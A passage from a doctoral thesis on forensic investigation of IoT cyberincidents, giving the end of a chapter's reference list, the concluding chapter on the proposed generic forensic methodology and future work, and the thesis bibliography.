[65] Samsung Electronics America. 2020. Samsung SmartThings Motion Sensor | Owner Information &amp; Support | Samsung US. https://www.samsung.com/us/support/owners/product/motion-sensor-version-3/. https://www.samsung.com/us/support/owners/product/motion-sensor-version-3/

[66] Samsung Electronics America. 2020. Samsung SmartThings Multipurpose Sensor | Owner Information &amp; Support | Samsung US. https://www.samsung.com/us/support/owners/product/multipurpose-sensor-version-3/. https://www.samsung.com/us/support/owners/product/multipurpose-sensor-version-3/

[67] Samsung Electronics America. 2020. Samsung SmartThings Presence Sensor | Owner Information &amp; Support | Samsung US. https://www.samsung.com/us/support/owners/product/presence-sensor-version-2/. https://www.samsung.com/us/support/owners/product/presence-sensor-version-2/

[68] Samsung Electronics America. 2020. SmartThings Smart Bulb - GP-LBU019BBAWU | Samsung US. https://www.samsung.com/us/support/owners/product/GP-LBU019BBAWU. https://www.samsung.com/us/support/owners/product/GP-LBU019BBAWU

[69] Samsung Electronics America. 2020. SmartThings Wifi Smart Plug SmartThings - GP-WOU019BBAWU | Samsung US. https://www.samsung.com/us/smart-home/smartthings/outlets/smartthings-wifi-smart-plug-gp-wou019bbawu/. https://www.samsung.com/us/smart-home/smartthings/outlets/smartthings-wifi-smart-plug-gp-wou019bbawu/

[70] S. Sathwara, N. Dutta, and E. Pricop. 2018. IoT Forensic A digital investigation framework for IoT systems. In *2018 10th International Conference on Electronics, Computers and Artificial Intelligence (ECAI)*. 1–4.

[71] tcpdump. 2020. Tcpdump/Libpcap public repository. https://www.tcpdump.org. https://www.tcpdump.org

[72] The Tcpdump Group. 2020. the-tcpdump-group/libpcap. https://github.com/the-tcpdump-group/libpcap. https://github.com/the-tcpdump-group/libpcap original-date: 2013-04-14T21:46:36Z.

[73] United States Air Force Office of Special Investigations. Foremost.org. 2020. Foremost - Recovery Tool. http://foremost.sourceforge.net/.

[74] volatilityfoundation. 2020. The Volatility Foundation - Open Source Memory Forensics. https://www.volatilityfoundation.org. https://www.volatilityfoundation.org

[75] Stefan VöMel and Felix C. Freiling. 2011. A Survey of Main Memory Acquisition and Analysis Techniques for the Windows Operating System. *Digit. Investig.* 8, 1 (July 2011), 3–22. https://doi.org/10.1016/j.diin.2011.06.002

[76] Wireshark Foundation. Wireshark.org. 2020. Wireshark - Network Protocol Analyzer. https://www.wireshark.org/.

[77] Collective work of all DFRWS attendees. 2010. *A Road Map for Digital Forensic Research*. Technical Report. DFRWS.

[78] J. Wurm, K. Hoang, O. Arias, A. Sadeghi, and Y. Jin. 2016. Security analysis on consumer and industrial IoT devices. In *2016 21st Asia and South Pacific Design Automation Conference (ASP-DAC)*. 519–524. https://doi.org/10.1109/ASPDAC.2016.7428064

[79] S. Zawoad and R. Hasan. 2015. FAIoT: Towards Building a Forensics Aware Eco System for the Internet of Things. In *2015 IEEE International Conference on Services Computing*. 279–284. https://doi.org/10.1109/SCC.2015.46

[80] Zeek. 2020. The Zeek Network Security Monitor. https://zeek.org/. https://zeek.org/

[81] Tanveer Zia, Peng Liu, and Weili Han. 2017. Application-Specific Digital Forensics Investigative Model in Internet of Things (IoT). In *Proceedings of the 12th International Conference on Availability, Reliability and Security* (Reggio Calabria, Italy) *(ARES '17)*. Association for Computing Machinery, New York, NY, USA, Article 55, 7 pages. https://doi.org/10.1145/3098954.3104052

CHAPTER 8

Conclusions and Future Work

This chapter aims to conclude this doctoral thesis by summarizing the conclusions that can be drawn from its work. In addition, it also addresses the possible lines of research that could spring from this proposal.

8.1 Conclusions

The IoT is an environment whose success is not going to fade any time soon, it is going to become even more relevant in the coming years. By taking a look at the usage figures, it is reasonable to conclude that the number of cyberincidents in the IoT will eventually surpass the ones detected in other environments. Therefore, having appropriate solutions to ensure that forensic investigations can be carried out properly is a crucial aspect for cybersecurity.

Under these circumstances, the main conclusion of this doctoral thesis is that a generic forensic methodology for investigating cyberincidents in the IoT has been developed. The design and evaluation of this proposal have been the central objective of this thesis, and, in order to achieve this, the characteristics and features of IoT devices were studied, as well as the proposals made by the research community that are aimed at addressing the development of models, methodologies and frameworks. The next step was to combine the knowledge extracted in these studies with two forensic methodologies, a conventional one and an IoT-centered one, detailing all the processes that an investigator should perform in an investigation in the IoT, and evaluating their performance both theoretically and practically.

In order to fulfill this goal, several others were set to assure that the proposal was approached in the right manner. The analysis of the proposals from the research community in regards to IoT forensics, which constituted Goal 1, led to drawing the following conclusions:

- The reluctance to perform an online acquisition or analysis has disappeared when examining the IoT, and, for some authors, it is even preferable to an offline approach.

- The community is keen on developing centralized platforms that can facilitate the investigation process, but it seems that it is necessary to first develop a common methodology so that the benefits of using this type of solutions can be maximized.
- The need to differentiate between contexts and how they are approached when investigating them has been confirmed. In fact, some proposals are even context-centered or present flexible phases that can be adapted to multiple scenarios, although this is performed in a theoretical way.
- Multiple proposals address the identification phase by dividing the IoT network into zones, modules or components, depending on their behaviour. Most of them suggest a similar division, which is: IoT devices, IoT network and cloud.
- Regarding the acquisition process, methods such as JTAG, UART or chip-off have become more feasible since the storage is usually soldered to the device's board, added to the fact that there are not any hardware solutions that can be used to assist in this task. However, these techniques cannot always be carried out and they require specific equipment and knowledge, especially in the case of chip-off, which also has a high chance of compromising the functioning of the device.

With respect to Goal 2, which was centered on learning the characteristics and requirements of IoT devices by examining them from a forensic perspective, this allowed the study of three different operating systems and their respective compatible platforms, gaining the practical knowledge to complement the theoretical aspects extracted in the previous goal, and which was necessary to ultimately fulfill the objective of this doctoral thesis. The main conclusions that can be drawn from this goal are the following:

- The study of IoT devices is useful as it allows us to learn how to approach a forensic investigation of the studied device or system, gaining an insight into how to perform the acquisition phase and what data can be extracted and analyzed in these systems.
- This type of research also helps to draw relevant conclusions about how IoT solutions should be designed in order to be more complete and effective.
- The lack of IoT-centered tools is hindering the investigation process, so, for the time being, investigators have to rely on conventional ones to perform their examinations, and, in certain scenarios, these tools cannot guarantee the acquisition and/or analysis of the data stored by the devices.

The practical knowledge extracted in Goal 2, combined with the theoretical knowledge gained in Goal 1, allowed us to tackle Goal 3 and work on the development of a forensic methodology for the IoT, centered on addressing the context in which the operating systems that were examined work. Since designing a useful procedure was one of the aims of this proposal, it was decided that using a conventional model as a reference would increase its chances of success due to the fact that this type of model is used every day by investigators, and complies with the current legal framework, meaning that it can be used in a court of law. The adaptation of this traditional methodology to the requirements of the IoT and the context that was being modelled led to the following changes:

- The range of the investigation is now determined by studying the connections made by the central node, which is the device with the highest relevance in this context.
- The acquisition process considers the techniques that allow collecting data from platforms whose storage is soldered to their board, which was not the case in conventional scenarios. In addition, it also provides guidelines for an online approach, since the chances of a physical acquisition not being feasible increase in the IoT.
- It considers the possibility of carrying out a live analysis, but describes the limitations that this has when it comes to preserving the integrity of the evidence.
- It lists the tools that can be used to perform the analysis phase, these being conventional ones due to the lack of IoT-centered ones.
- It proposes a new phase named "Evaluation" in order to take into account the perspective of the whole IoT network given the large number of devices that are usually connected to it and which work together. Therefore, the environment is treated as an entity, and all the conclusions are drawn from this perspective.
- It gives details on how to return the IoT network to a functioning state, which is an operation that is usually requested in private forensic investigations, but an issue that is not addressed in conventional methodologies.

This led to the main conclusion that conventional methodologies and IoT ones share similar aspects, but have fundamental differences in the phases that are crucial in a forensic investigation, such as identification, acquisition and analysis. In addition, it showed that the current state of the legal framework hinders the completeness of the proposals, which must adhere to the procedures followed in conventional forensics, thus specifically making it difficult to carry out a live analysis. Finally, it was illustrated that designing context-centered proposals leads to the extraction of aspects that are shared by all scenarios, therefore ultimately helping in the design of generic ones.

The practicality of the proposal was tested in Goal 4 by simulating three different case studies which represented cyberincidents that could arise in real life. These scenarios were tackled successfully by following the proposed context-centered methodology, proving that it can be used in actual investigations. In addition, it was concluded that certain aspects of the proposal could be adapted to other contexts, such as the techniques suggested for performing the acquisition of the data, or the guidelines on whether or not to carry out one analysis method or another.

Widening the scope of the doctoral thesis, in Goal 5 devices from other contexts were studied from a forensic perspective in order to extract the features shared by all of them, and to compare them with the results obtained in Goal 2. In this case, a smart home kit, namely the Xiaomi Mi Sensor Kit, was forensically examined, and several others were evaluated from a theoretical standpoint. The accomplishment of this objective confirmed that each IoT context has its own requirements and particularities when it comes to carrying out forensic investigations, and it proved once again that the lack of IoT-centered tools makes it impossible to acquire and analyze the data stored on certain devices. However, it also allowed us to reach the conclusion that the IoT contexts also shared enough similarities to make the design of a solution that could target the whole environment a feasible project.

Regarding Goal 6, it is the first one that specifically focuses on the accomplishment of the main objective of this doctoral thesis. Similarly to the approach followed in Goal 3, a conventional model was used as a reference to assure the usefulness of the proposal. In this case, this model was combined with the context-centered methodology as well as the knowledge extracted after the study of other contexts in the IoT and the review of the proposals made by the research community. The resulting scheme was comprised of six phases, adding a new one named “Pre-Process”, which is focused on describing the actions that need to be carried out in order to prepare the action plan, and also details the process of preserving the data collected in the acquisition phase. In addition, a noteworthy aspect of this proposal is that it also considers the cloud as a possible actor in an IoT investigation, and provides information on how to approach its examination. The main conclusions that can be drawn after the design of this proposal are the following:

- It was confirmed that the similarities shared between IoT devices are enough to be able to design a generic forensic methodology that can be applied in several contexts. However, when performing a real life investigation, a prior study of the context under examination is recommended in order to include the particular details of the scenario, and combine them with the proposal, thus increasing its completeness.
- Certain environments do exist which can only be modelled by following a context-centered approach. The best example is smart vehicles, whose method of storing data is so particular that none of the acquisition methods detailed in this proposal would be feasible.
- The limitations of the legal framework not considering the IoT and the lack of IoT-centered tools are still present when widening the scope of the models.

Finally, with the achievement of Goal 7, in which the proposed generic forensic methodology was submitted to both a practical and a theoretical evaluation, the main objective of this doctoral thesis was fulfilled. A comparison with the existing proposals from the research community showed that there were improvements when using the proposed scheme as a guideline, the main ones being the following:

- It covers the whole investigation process, from the design of the action plan to the closing of the case, providing guidelines from a practical point of view.
- Approaching the identification phase by evaluating the importance of a device through the study of the logical connections made by it in the IoT network reduces the risk of losing pieces of evidence due to their short lifetime.

- It provides alternatives on how to proceed during the investigation depending on whether it is necessary to maintain the integrity of the evidence, thus also considering those investigations that do not end in a legal process, and can take advantage of this aspect, increasing the flexibility of the proposal.
- The acquisition phase suggests several methods that can be used to extract the data stored on the devices. In addition, it acknowledges the difficulty in certain scenarios of physically accessing them and offers guidelines on how to perform a live acquisition, describing the advantages and disadvantages of doing so.
- It covers the extraction of the main types of data that can be retrieved from IoT devices, not only the data stored in their memory.
- It considers the two possible methods for performing an analysis, namely offline and online, the latter being not so common, especially in conventional forensics, but necessary to include given the proven difficulty of successfully carrying out the acquisition phase.
- It suggests multiple tools which can be used for carrying out the analysis phase.
- With the inclusion of the "Evaluation" phase, the concept of the IoT as an environment is taken into account when performing an investigation, adapting the approach to one of the main features of the IoT: interoperability.

When testing its practicality in two different case studies which simulated real life cyberincidents, one in a smart home, and the other in a smart vineyard, it was proven, firstly, that following the proposed methodology in these scenarios leads to a successful completion of the forensic investigation, and, secondly, that the proposals from the forensic community would not obtain results as good as those of this proposal.

In conclusion, the proposed forensic methodology achieves the objective defined in this doctoral thesis, that is, to design a solution for making IoT forensic investigations more effective and complete.

8.2 Future Work

The work presented in this doctoral thesis is a first approach to the development of a generic IoT forensic methodology, so there are several ways in which this work could be extended and complemented. As seen in Section 1.3, addressing a specific context of the IoT was a good way to gain knowledge about the IoT devices and their characteristics, which was crucial for the design of the main objective. Therefore, in order to improve the effectiveness of the proposal, and its accuracy when addressing a specific context of the IoT, modelling additional scenarios of the IoT could lead to discovering other features to take into account when carrying out forensic investigations in the IoT.

A field that will constantly be in need of new proposals is the one centered on forensically examining IoT devices and systems. More and more units are launched onto the market everyday, with different characteristics, firmware, operating systems and memory chips, and new updates are constantly being released which affect the behaviour of the devices and modify the way in which users and investigators can interact with them, so being aware of how to examine these new devices will facilitate the tasks of investigators, giving them guidelines to follow, and will lead to the design of solutions that can be applied in investigations.

As mentioned in Section 8.1, one of the issues that hindered the forensic examination of the devices studied in this doctoral thesis was the lack of IoT-centered tools. This was especially noticeable when performing either live acquisitions or online analysis and, since it does not seem reasonable to expect the development of new techniques to address physical acquisitions in the near future, having these types of programs would increase the chances of extracting pieces of evidence from the devices. In the same way, hardware tools do exist in other environments which make it possible to perform the acquisition process in a very quick and easy way. Developing something similar for the storage chips used in the IoT would be of great help given the difficulty of carrying out physical acquisitions and the large number of devices that are usually examined.

Another interesting project would be to use IoT devices to perform certain phases of the investigation. One of the issues that has been mentioned regarding the IoT is that the lifetime of the evidence is very short due to two factors, one being the low storage capacity of the device's memories, and the second being that these devices are designed to work together, which means that the data that they generate are usually exchanged over the network in the form of packets, and thus these data are rarely saved in storage. With this in mind, designing an IoT device that could constantly monitor the data sent by these devices and, using forensically friendly techniques, collect, store and preserve them, would allow investigators to be able to access the data that were generated at the time when the incident arose.

Finally, although targeting a different field, but still in relation to forensics, one option would be to determine how the current legal framework should change in order for it to be IoT-inclusive. As mentioned in Section 1, forensic investigations are mainly used in legal procedures as a tool to shed light on what occurred in an incident. Therefore, a solution which does not comply with the current regulations will be of little use. In addition, as mentioned in the doctoral thesis, there are still some limitations when it comes to using an online method to examine the data stored in a system. Under these circumstances, a revision of the legal framework could be allow IoT solutions to be more effective and flexible when addressing investigations.

Bibliography

[1] Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Alexander Liskin and Oleg Kupreev. Securelist, “IT threat evolution Q2 2018. Statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q2-2018-statistics/87170/

[2] Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Oleg Kupreev, Evgeny Lopatin and Alexander Liskin. Securelist, “IT threat evolution Q3 2018. Statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q3-2018-statistics/88689/

[3] Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Boris Larin, Oleg Kupreev and Evgeny Lopatin. Securelist, “IT threat evolution Q1 2019. Statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q1-2019-statistics/90916/

[4] Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Boris Larin, Oleg Kupreev and Evgeny Lopatin. Securelist, “IT threat evolution Q2 2019. Statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q2-2019-statistics/92053/

[5] Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Boris Larin, Oleg Kupreev and Evgeny Lopatin. Securelist, “IT threat evolution Q3 2019. Statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q3-2019-statistics/95269/

[6] Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Oleg Kupreev, Evgeny Lopatin and Alexey Kulaev. Securelist, “IT threat evolution Q1 2020. Statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q1-2020-statistics/96959/

[7] Victor Chebyshev, Evgeny Lopatin, Fedor Sinitsyn, Denis Parinov, Oleg Kupreev, Alexey Kulaev and Alexander Kolesnikov. Securelist, “IT threat evolution Q2 2020. PC statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q2-2020-pc-statistics/98292/

[8] Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Oleg Kupreev, Evgeny Lopatin and Alexey Kulaev. Securelist, “IT threat evolution Q3 2020. Non-mobile statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q3-2020-non-mobile-statistics/99404/

[9] AMR. Securelist, “IT threat evolution Q1 2021. Non-mobile statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-q1-2021-non-mobile-statistics/102425/

[10] AMR. Securelist, “IT threat evolution in Q2 2021. PC statistics,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

[11] Knud Lasse Lueth. IoT Analytics, “State of the IoT 2020: 12 billion IoT connections, surpassing non-IoT for the first time,” 2020, Last accessed on Sep. 2021. [Online]. Available: https://iot-analytics.com/state-of-the-iot-2020-12-billion-iot-connections-surpassing-non-iot-for-the-first-time/

[12] Satyajit Sinha. Iot Analytics, “State of IoT 2021: Number of connected IoT devices growing 9% to 12.3 billion globally, cellular IoT now surpassing 2 billion,” Last accessed on Sep. 2021. [Online]. Available: https://iot-analytics.com/number-connected-iot-devices/

[13] J. Postel and J. K. Reynolds, “Telnet Protocol Specification,” Last accessed on Oct. 2021. [Online]. Available: https://tools.ietf.org/html/rfc854

[14] T. Ylonen and C. Lonvick, “The Secure Shell (SSH) Authentication Protocol,” Last accessed on Oct. 2021. [Online]. Available: https://tools.ietf.org/html/rfc4252

[15] Denis Makrushin. Securelist, “Is Mirai Really as Black as It’s Being Painted? - Securelist,” Last accessed on Oct. 2021. [Online]. Available: https://securelist.com/is-mirai-really-as-black-as-its-being-painted/76954/

[16] Ionut Arghire. Security Week, “NyaDrop Backdoor and Dropper Targets IoT Devices | SecurityWeek.Com,” Last accessed on Oct. 2021. [Online]. Available: https://www.securityweek.com/nyadrop-backdoor-and-dropper-targets-iot-devices

[17] J. Carrillo-Mondejar, J. M. Castelo Gomez, C. Núñez-Gómez, J. Roldán Gómez, and J. L. Martínez, “Automatic analysis architecture of iot malware samples,” *Security and Communication Networks*, vol. 2020, p. 8810708, Oct 2020. [Online]. Available: https://doi.org/10.1155/2020/8810708

[18] Dan Demeter and Marco Preuss and Yaroslav Shmelev, “IoT: a malware story - Securelist,” 2019, Last accessed on Sep. 2021. [Online]. Available: https://securelist.com/iot-a-malware-story/94451/

[19] 3rd Generation Partnership Project, “Requirements for evolved utra (e-utra) and evolved utran (e-utran),” Last accessed on Oct. 2021. [Online]. Avail-

able: https://portal.3gpp.org/desktopmodules/Specifications/SpecificationDetails.aspx?specificationId=1342

[20] International Organization for Standardization, "Iso - iso/iec 18000:2015 - information technology — radio frequency identification for item management," 2015, Last accessed on Oct. 2021. [Online]. Available: https://www.iso.org/standard/59644.html

[21] IEEE Computer Society, "Ieee 802.15.4-2020 - ieee standard for low-rate wireless networks," 2020, Last accessed on Oct. 2021. [Online]. Available: https://standards.ieee.org/standard/802_15_4-2020.html

[22] Bluetooth SIG, Inc, "Bluetooth technology overview," Last accessed on Oct. 2021. [Online]. Available: https://www.bluetooth.com/learn-about-bluetooth/tech-overview/

[23] Connectivity Standards Alliance, "Zigbee - the full-stack solution interlacing all your smart devices," Last accessed on Oct. 2021. [Online]. Available: https://zigbeealliance.org/solution/zigbee/#

[24] IEEE Computer Society, "IEEE 1149.1-1990 - IEEE Standard Test Access Port and Boundary-Scan Architecture," Last accessed on Oct. 2021. [Online]. Available: https://standards.ieee.org/standard/1149_1-1990.html

[25] Texas Instruments, "Universal asynchronous receiver/transmitter (uart) for keystone devices ug," Last accessed on Oct. 2021. [Online]. Available: https://www.ti.com/lit/ug/sprugp1/sprugp1.pdf?ts=1634215043253

[26] D. Lillis, B. Becker, T. O'Sullivan, and M. Scanlon, "Current challenges and future research areas for digital forensic investigation," *CoRR*, vol. abs/1604.03850, 2016. [Online]. Available: http://arxiv.org/abs/1604.03850

[27] E. Oriwoh, D. Jazani, G. Epiphaniou, and P. Sant, "Internet of things forensics: Challenges and approaches," in *9th IEEE International Conference on Collaborative Computing: Networking, Applications and Worksharing*, 2013, pp. 608–615.

[28] I. Yaqoob, I. A. T. Hashem, A. Ahmed, S. A. Kazmi, and C. S. Hong, "Internet of things forensics: Recent advances, taxonomy, requirements, and open challenges," *Future Generation Computer Systems*, vol. 92, pp. 265 – 275, 2019. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0167739X18315644

[29] J. Hou, Y. Li, J. Yu, and W. Shi, "A survey on digital forensics in internet of things," *IEEE Internet of Things Journal*, vol. 7, no. 1, pp. 1–15, 2020.

[30] H. F. Atlam, E. E.-D. Hemdan, A. Alenezi, M. O. Alassafi, and G. B. Wills, "Internet of Things Forensics: A Review," *Internet of Things*, vol. 11, p. 100220, 2020. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S2542660520300536

[31] I. Sutherland, H. Read, and K. Xynos, "Forensic analysis of smart tv: A current issue and call to arms," *Digital Investigation*, vol. 11, no. 3, pp. 175

– 178, 2014, special Issue: Embedded Forensics. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1742287614000620

[32] A. Boztas, A. Riethoven, and M. Roeloffs, "Smart tv forensics: Digital traces on televisions," *Digital Investigation*, vol. 12, pp. S72–S80, 2015, dFRWS 2015 Europe. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S1742287615000134

[33] Amazon Inc., "Fire TV - Amazon.com," Last accessed on Oct. 2021. [Online]. Available: https://www.amazon.com/b/?currency=USD&language=en_US&node=8521791011

[34] M. Hadgkiss, S. Morris, and S. Paget, "Sifting through the ashes: Amazon fire tv stick acquisition and analysis," *Digital Investigation*, vol. 28, pp. 112 – 118, 2019. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1742287618302846

[35] J. Gregorio, B. Alarcos, and A. Gardel, "Forensic analysis of nucleus rtos on mtk smartwatches," *Digital Investigation*, vol. 29, pp. 55 – 66, 2019. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1742287618304286

[36] I. Baggili, J. Oduro, K. Anthony, F. Breitinger, and G. McGee, "Watch what you wear: Preliminary forensic analysis of smart watches," in *2015 10th International Conference on Availability, Reliability and Security*, Aug 2015, pp. 303–311.

[37] D. R. Clark, C. Meffert, I. Baggili, and F. Breitinger, "Drop (drone open source parser) your drone: Forensic analysis of the dji phantom iii," *Digital Investigation*, vol. 22, pp. S3 – S14, 2017. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1742287617302001

[38] C. W. Badenhop, B. W. Ramsey, B. E. Mullins, and L. O. Mailloux, "Extraction and analysis of non-volatile memory of the zw0301 module, a z-wave transceiver," *Digital Investigation*, vol. 17, pp. 14 – 27, 2016. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1742287616300214

[39] Z-Wave Alliance, "Z-Wave Specifications," Last accessed on Oct. 2021. [Online]. Available: https://z-wavealliance.org/z-wave-specifications/

[40] Amazon Inc., "Amazon Alexa Voice AI - Alexa Developer Official Site," Last accessed on Oct. 2021. [Online]. Available: https://developer.amazon.com/en-US/alexa.html

[41] H. Chung, J. Park, and S. Lee, "Digital forensic approaches for amazon alexa ecosystem," *Digital Investigation*, vol. 22, pp. S15 – S25, 2017. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1742287617301974

[42] M. B. Al-Sadi, L. Chen, and R. J. Haddad, "Internet of things digital forensic investigation using open source gears," in *SoutheastCon 2018*, April 2018, pp. 1–5.

[43] V. R. Kebande and I. Ray, "A generic digital forensic investigation framework for internet of things (iot)," in *2016 IEEE 4th International Conference on Future Internet of Things and Cloud (FiCloud)*, Aug 2016, pp. 356–362.

[44] E. Al-Masri, Y. Bai, and J. Li, “A fog-based digital forensics investigation framework for iot systems,” in *2018 IEEE International Conference on Smart Cloud (SmartCloud)*, 2018, pp. 196–201.

[45] D. H. Kasukurti and S. Patil, “Wearable device forensic: Probable case studies and proposed methodology,” in *Security in Computing and Communications*, S. M. Thampi, S. Madria, G. Wang, D. B. Rawat, and J. M. Alcaraz Calero, Eds. Singapore: Springer Singapore, 2019, pp. 290–300.

[46] T. Zia, P. Liu, and W. Han, “Application-specific digital forensics investigative model in internet of things (iot),” in *Proceedings of the 12th International Conference on Availability, Reliability and Security*, ser. ARES ’17. New York, NY, USA: Association for Computing Machinery, 2017. [Online]. Available: https://doi.org/10.1145/3098954.3104052

[47] V. R. Kebande, N. M. Karie, A. Michael, S. Malapane, I. Kigwana, H. S. Venter, and R. D. Wario, “Towards an integrated digital forensic investigation framework for an iot-based ecosystem,” in *2018 IEEE International Conference on Smart Internet of Things (SmartIoT)*, 2018, pp. 93–98.

[48] N. H. Ab Rahman, W. B. Glisson, Y. Yang, and K. R. Choo, “Forensic-by-design framework for cyber-physical cloud systems,” *IEEE Cloud Computing*, vol. 3, no. 1, pp. 50–59, 2016.

[49] International Organization for Standardization, “ISO - ISO/IEC 27043:2015 - Information technology – Security techniques – Incident investigation principles and processes,” 2015, Last accessed on Oct. 2021. [Online]. Available: https://www.iso.org/standard/44407.html?browse=tc

[50] A. Nieto, R. Rios, and J. Lopez, “A methodology for privacy-aware iot-forensics,” in *2017 IEEE Trustcom/BigDataSE/ICESS*, Aug 2017, pp. 626–633.

[51] International Organization for Standardization, “ISO - ISO/IEC 29100:2011 - Information technology — Security techniques — Privacy framework,” 2011, Last accessed on Oct. 2021. [Online]. Available: https://www.iso.org/standard/45123.html

[52] S. Perumal, N. M. Norwawi, and V. Raman, “Internet of things(iot) digital forensic investigation model: Top-down forensic approach methodology,” in *2015 Fifth International Conference on Digital Information Processing and Communications (ICDIPC)*, Oct 2015, pp. 19–23.

[53] A. Goudbeek, K.-K. R. Choo, and N.-A. Le-Khac, “A forensic investigation framework for smart home environment,” in *2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/ 12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*, 08 2018, pp. 1446–1451.

[54] N. K. Bharadwaj and U. Singh, "Acquisition and analysis of forensic artifacts from raspberry pi an internet of things prototype platform," in *Recent Findings in Intelligent Computing Techniques*, P. K. Sa, S. Bakshi, I. K. Hatzilygeroudis, and M. N. Sahoo, Eds. Singapore: Springer Singapore, 2019, pp. 311–322.

[55] S. Sathwara, N. Dutta, and E. Pricop, "Iot forensic a digital investigation framework for iot systems," in *2018 10th International Conference on Electronics, Computers and Artificial Intelligence (ECAI)*, 2018, pp. 1–4.

[56] X. Feng, E. S. Dawam, and S. Amin, "A new digital forensics model of smart city automated vehicles," in *2017 IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData)*, June 2017, pp. 274–279.

[57] M. Hossain, R. Hasan, and S. Zawoad, "Trust-iov: A trustworthy forensic investigation framework for the internet of vehicles (iov)," in *2017 IEEE International Congress on Internet of Things (ICIOT)*, June 2017, pp. 25–32.

[58] Windows Dev Center, "Overview of Windows 10 IoT Core - Windows IoT-Microsoft Docs," 2021, Last accessed on Sep. 2021. [Online]. Available: https://docs.microsoft.com/es-es/windows/iot-core/windows-iot-core

[59] Canonical Group, "Ubuntu Core. Ubuntu," 2021, Last accessed on Sep. 2021. [Online]. Available: https://ubuntu.com/core

[60] Android Developers, "Android Things," 2021, Last accessed on Sep. 2021. [Online]. Available: https://developer.android.com/things

[61] M. Harbawi and A. Varol, "An improved digital evidence acquisition model for the internet of things forensic i: A theoretical framework," in *2017 5th International Symposium on Digital Forensic and Security (ISDFS)*, 2017, pp. 1–6.

[62] L. Sadineni, E. Pilli, and R. B. Battula, "A holistic forensic model for the internet of things," in *Advances in Digital Forensics XV*, G. Peterson and S. Shenoi, Eds. Cham: Springer International Publishing, 2019, pp. 3–18.

[63] X. Du, N. Le-Khac, and M. Scanlon, "Evaluation of digital forensic process models with respect to digital forensics as a service," *CoRR*, vol. abs/1708.01730, 2017. [Online]. Available: http://arxiv.org/abs/1708.01730

[64] J. M. Castelo Gómez, J. Carrillo Mondéjar, J. Roldán Gómez, and J. L. Martínez Martínez, "A context-centered methodology for IoT forensic investigations," *International Journal of Information Security*, Nov. 2020. [Online]. Available: https://doi.org/10.1007/s10207-020-00523-6

[65] Joint Electron Device Engineering Council, “Jesd84-a441. embedded multimediacard product standard,” Last accessed on Oct. 2021. [Online]. Available: https://www.jedec.org/document_search?search_api_views_fulltext=jesd84-a441

[66] AccessData Corp. Forensic Toolkit (FTK), “Using Command Line Imager,” Last accessed on Sep. 2021. [Online]. Available: https://accessdata.com/product-download

[67] Brian Carrier. Sleuthkit.org, “Autopsy - The Sleuth Kit,” Last accessed on Sep. 2021. [Online]. Available: http://www.sleuthkit.org/autopsy/

[68] volatilityfoundation, “The Volatility Foundation - Open Source Memory Forensics,” Last accessed on Sep. 2021. [Online]. Available: https://www.volatilityfoundation.org

[69] “Rekall Forensics,” Last accessed on Sep. 2021. [Online]. Available: http://www.rekall-forensic.com/

[70] CGSecurity. CGSecurity.org, “PhotoRec ES - CGSecurity,” Last accessed on Sep. 2021. [Online]. Available: http://www.cgsecurity.org/wiki/PhotoRec_ES

[71] United States Air Force Office of Special Investigations. Foremost.org, “Foremost - Recovery Tool,” Last accessed on Sep. 2021. [Online]. Available: http://foremost.sourceforge.net/

[72] Wireshark Foundation. Wireshark.org, “Wireshark - Network Protocol Analyzer,” Last accessed on Sep. 2021. [Online]. Available: https://www.wireshark.org/

[73] Netresec, “NetworkMiner - The NSM and Network Forensics Analysis Tool,” Last accessed on Sep. 2021. [Online]. Available: https://www.netresec.com/?page=Networkminer

[74] Gianluca Costa & Andrea De Franceschi. Xplico.org, “Xplico - Open Source Network Forensic Analysis Tool (NFAT),” Last accessed on Sep. 2021. [Online]. Available: http://www.xplico.org/

[75] Zeek, “The Zeek Network Security Monitor,” Last accessed on Sep. 2021. [Online]. Available: https://zeek.org/

[76] Eric Zimmerman, “Kroll Artifact Parser and Extractor - KAPE,” 2021, Last accessed on Sep. 2021. [Online]. Available: https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape

[77] Joachim Metz. Github.com, “Log2timeline Supertimeline Tool,” Last accessed on Sep. 2021. [Online]. Available: https://github.com/log2timeline/plaso

[78] Phil Harvey, “ExifTool by Phil Harvey. Read, Write and Edit Meta Information,” Last accessed on Sep. 2021. [Online]. Available: https://www.sno.phy.queensu.ca/~phil/exiftool/

[79] Collective work of all DFRWS attendees, “A Road Map for Digital Forensic Research,” DFRWS, Tech. Rep., 2010.

